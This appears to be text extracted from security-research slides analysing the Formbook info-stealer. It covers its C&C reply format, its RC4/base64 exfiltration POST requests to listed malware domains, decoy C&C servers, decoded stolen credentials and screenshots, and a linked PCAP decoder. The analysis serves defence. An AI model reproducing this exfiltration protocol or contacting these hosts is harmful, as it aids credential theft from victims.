
C&C commands

- Specified within HTTP replies to beaconing requests
- Server replies 200 OK only if a task has been added with the panel

```
HTTP/1.1 200 OK
Date: Fri, 02 Nov 2018 10:52:32 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2n PHP/5.6.33
X-Powered-By: PHP/5.6.33
Content-Length: 9
Connection: close
Content-Type: text/html; charset=utf-8
```

FBNG 5d... FBNG Header Opcode ID Encrypted data

C&C command in HTTP reply



C&C command menu

Data exfiltration requests

- Type of exfiltrated data
 - Intercepted network requests
 - Password recoveries
 - Keylogged data
 - Clipboard data
 - Screenshots

```
POST /putty/support/fren/ HTTP/1.1
Host: www.preferedpopcorn.com
Connection: close
Content-Length: 412
Cache-Control: no-cache
Origin: http://www.preferedpopcorn.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://www.preferedpopcorn.com/putty/support/fren/
Accept-Language: en-US
Accept-Encoding: gzip, deflate

jfiIfJ=Rtv3CR2bdCU8IY2X6PQ1cq0-
LSxA1nbzFoREXc2gFB8I1Z8gf5vNiMDh59aBIxE60yqTA74_4H1Motf8FSqmyYuRRhPTHdQBFJ1
BDIPeTWKCGHAeE-
1TWAEmqN3isOWEu_XgsFDbmIHRebQq3dSNbHXTqpZ6kKN8rLUFtgtcYARmZRXa2ZptPUC0sh3pg
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1bIIoE7GdMm-
EFAEZhK9SRSuIkwnQXtZzXTodREEcvubRXjWqSgFvNVn1_odfiy_G1FMAVfj3576J7I_K01_Y95
XfstAyS2HpCuU~j2E(4u87D11oaFUeqt8iiwxXMFj(HI227RjUg)..
```


- POST parameter value after base 64 decode and decryption

dat=[TRUNC]LNSqnAQI6omSmS~2P0[TRUNC]&**un**=Ym9tYmVybWFu&**br**=9

- dat: base 64 encoded and RC-4 encrypted payload
- un: base 64 encoded username
- br: Type of exfiltrated data / Browser id

Fake C&C servers

- Used to hide the real C&C server during sandbox analysis
- Randomly selected from the list of encrypted strings
- Reached as much as the real C&C server



Topic / Item	Count
HTTP Requests by HTTP Host	240
▶ www.gbmode.com	24
▶ www.licitatii.site	24
▶ www.monastery-records.com	24
▶ www.nxbnjdbludgeons.review	24
▶ www.preferedpopcorn.com	24
▶ www.shyamsandrums.com	24
▶ www.umbcogate.com	24
▶ www.washingtoncardiologists.com	24
▶ www.ysxingqiang.com	24
▶ www.yucicasa.com	24

Display filter:

77 f-start

78 spaceship2mars.net

79 streamlinecoach.net

..

103 gbmode.com

..

110 licitatii.site

..

126 monastery-records.com

..

140 daviesadeloye.com

141 msmhhh0opk.com



142 f-end

Formbook PCAP decoding

```
"pkt_number": 18213,
"http_request": true,
"http_method": "POST",
"http_host": "www.wiciyuw137.download",
"uri_base": "www.wiciyuw137.download/on/",
"keylog_sniff_recoveries": {
  "username": "administrator",
  "br_id": 9,
  "payload": "\r\nFirefox Recovery\r\n\r\nURL: https://www.facebook.com\r\n\r\nUsername: john.smith@gmail.com\r\n\r\nPassword: johonsmith42\r\n\r\n"
}

"pkt_number": 18576,
"http_request": true,
"http_method": "GET",
"http_host": "www.wiciyuw137.download",
"uri_base": "www.wiciyuw137.download/on/",
"beaconing": {
  "username": "administrator",
  "sid_crc": "C1EACBB4",
  "version": "3.9",
  "windows_version": "Windows 7 Enterprise x64"
}

"pkt_number": 19257,
"http_request": true,
"http_method": "POST",
"http_host": "www.wiciyuw137.download",
"uri_base": "www.wiciyuw137.download/on/",
"screenshot": {
  "username": "administrator",
  "br_id": 8,
  "sid_crc": "C1EACBB4",
  "screen_path": "dump/ib_screen_19257.jpeg"
}
```

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We released a small python script used to parse [#formbook](#) PCAPs containing HTTP requests to C&C. Currently extracting:

- * Beaconing requests
- * Intercepted HTML forms
- * Password Recoveries
- * Clipboard data
- * Screenshot [github.com/ThisIsSecurity...](https://github.com/ThisIsSecurity)

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Conclusion

- Formbook is widely spread
- Easily accessible by cyber-criminals
- Uses a lot of anti-analysis tricks
- Implements interesting code injection techniques
- Can steal users' data using various mechanisms

References

Previous work

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IDA Python script / Formbook PCAP decoder

 <https://github.com/ThisIsSecurity/malware/tree/master/formbook>

Formbook sample (3.8)

- [Original sample](#)
- [Unpacked version](#)